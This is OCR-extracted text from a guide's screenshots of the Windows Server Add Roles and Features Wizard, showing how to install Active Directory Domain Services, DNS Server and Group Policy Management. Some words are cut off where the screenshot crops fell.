
- Remote Server Administration Tools
  - Role Administration Tools
    - [Tools] DNS Server Tools

☑ Include management tools (if applicable)

ption

n Name System (DNS) Server es name resolution for TCP/IP ks. DNS Server is easier to e when it is installed on the erver as Active Directory n Services. If you select the Directory Domain Services ou can install and configure erver and Active Directory n Services to work together.

Figure 24 – Add features to DNS



Add Roles and Features Wizard

Select server roles

DESTINATION SERVER
WIN-228ODD1J16I

Select one or more roles to install on the selected server.


Roles

- ☐ Active Directory Certificate Services
- ☑ Active Directory Domain Services
- ☐ Active Directory Federation Services
- ☐ Active Directory Lightweight Directory Services
- ☐ Active Directory Rights Management Services
- ☐ Device Health Attestation
- ☐ DHCP Server
- ☑ DNS Server
- ☐ Fax Server
- ■ File and Storage Services (1 of 12 installed)
- ☐ Host Guardian Service
- ☐ Hyper-V
- ☐ Network Policy and Access Services
- ☐ Print and Document Services
- ☐ Remote Access
- ☐ Remote Desktop Services
- ☐ Volume Activation Services
- ☐ Web Server (IIS)
- ☐ Windows Deployment Services
- ☐ Windows Server Update Services

Description

Domain Name System (DNS) Server provides name resolution for TCP/IP networks. DNS Server is easier to manage when it is installed on the same server as Active Directory Domain Services. If you select the Active Directory Domain Services role, you can install and configure DNS Server and Active Directory Domain Services to work together.

Figure 25 – Verify changes and select next



Add Roles and Features Wizard

Select features

DESTINATION SERVER
WIN-228ODD1J16I

Select one or more features to install on the selected server.


Features

- □ .NET Framework 3.5 Features
- ■ .NET Framework 4.8 Features (2 of 7 installed)
- □ Background Intelligent Transfer Service (BITS)
- □ BitLocker Drive Encryption
- □ BitLocker Network Unlock
- □ BranchCache
- □ Client for NFS
- □ Containers
- □ Data Center Bridging
- □ Direct Play
- □ Enhanced Storage
- □ Failover Clustering
- ☑ Group Policy Management
- □ Host Guardian Hyper-V Support
- □ I/O Quality of Service
- □ IIS Hostable Web Core
- □ Internet Printing Client
- □ IP Address Management (IPAM) Server
- □ LPR Port Monitor

Description

.NET Framework 3.5 combines the power of the .NET Framework 2.0 APIs with new technologies for building applications that offer appealing user interfaces, protect your customers' personal identity information, enable seamless and secure communication, and provide the ability to model a range of business processes.

Figure 26 – Confirm Features



Active Directory Domain Services

DESTINATION SERVER
WIN-228ODD1J16I

Active Directory Domain Services (AD DS) stores information about users, computers, and other devices on the network. AD DS helps administrators securely manage this information and facilitates resource sharing and collaboration between users.

Things to note:


- To help ensure that users can still log on to the network in the case of a server outage, install a minimum of two domain controllers for a domain.
- AD DS requires a DNS server to be installed on the network. If you do not have a DNS server installed, you will be prompted to install the DNS Server role on this machine.

Azure Active Directory, a separate online service, can provide simplified identity and access management, security reporting, single sign-on to cloud and on-premises web apps.

Learn more about Azure Active Directory

Configure Office 365 with Azure Active Directory Connect

Figure 27 – Confirm AD DS




Domain Name System (DNS) provides a standard method for associating names with numeric Internet addresses. This makes it possible for users to refer to network computers by using easy-to-remember names instead of a long series of numbers. In addition, DNS provides a hierarchical namespace, ensuring that each host name will be unique across a local or wide-area network. Windows DNS services can be integrated with Dynamic Host Configuration Protocol (DHCP) services on Windows, eliminating the need to add DNS records as computers are added to the network.

Things to note:

- DNS server integration with Active Directory Domain Services automatically replicates DNS data along with other Directory Service data, making it easier to manage DNS.
- Active Directory Domain Services requires a DNS server to be installed on the network. If you are installing a domain controller, you can also install the DNS Server role using Active Directory Domain Services Installation Wizard by selecting the Active Directory Domain Services role.

Figure 28 – Confirm DNS



Confirm installation selections

DESTINATION SERVER
WIN-228ODD1J16I


To install the following roles, role services, or features on selected server, click Install.

□ Restart the destination server automatically if required

Optional features (such as administration tools) might be displayed on this page because they have been selected automatically. If you do not want to install these optional features, click Previous to clear their check boxes.

Active Directory Domain Services
DNS Server
Group Policy Management
Remote Server Administration Tools
    Role Administration Tools
        AD DS and AD LDS Tools
            Active Directory module for Windows PowerShell
            AD DS Tools
                Active Directory Administrative Center
                AD DS Snap-Ins and Command-Line Tools

Figure 29 – Confirm settings



Add Roles and Features Wizard

Installation progress

DESTINATION SERVER
WIN-228ODD1J16I

View installation progress

